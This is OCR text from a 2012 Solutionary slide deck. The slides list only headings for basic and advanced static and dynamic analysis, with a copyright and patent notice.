
SOLUTIONARY

Basic Static




SOLUTIONARY

Basic Dynamic




SOLUTIONARY

Advanced Static



SOLUTIONARY

Advanced Dynamic



SOLUTIONARY

How Do You Eat an Elephant?

SOLUTIONARY

Questions?

© 2012 Solutionary, Inc.
ActiveGuard® U.S. Patent Nos 6,988,208; 7,168,093; 7,370,359; 7,424,743;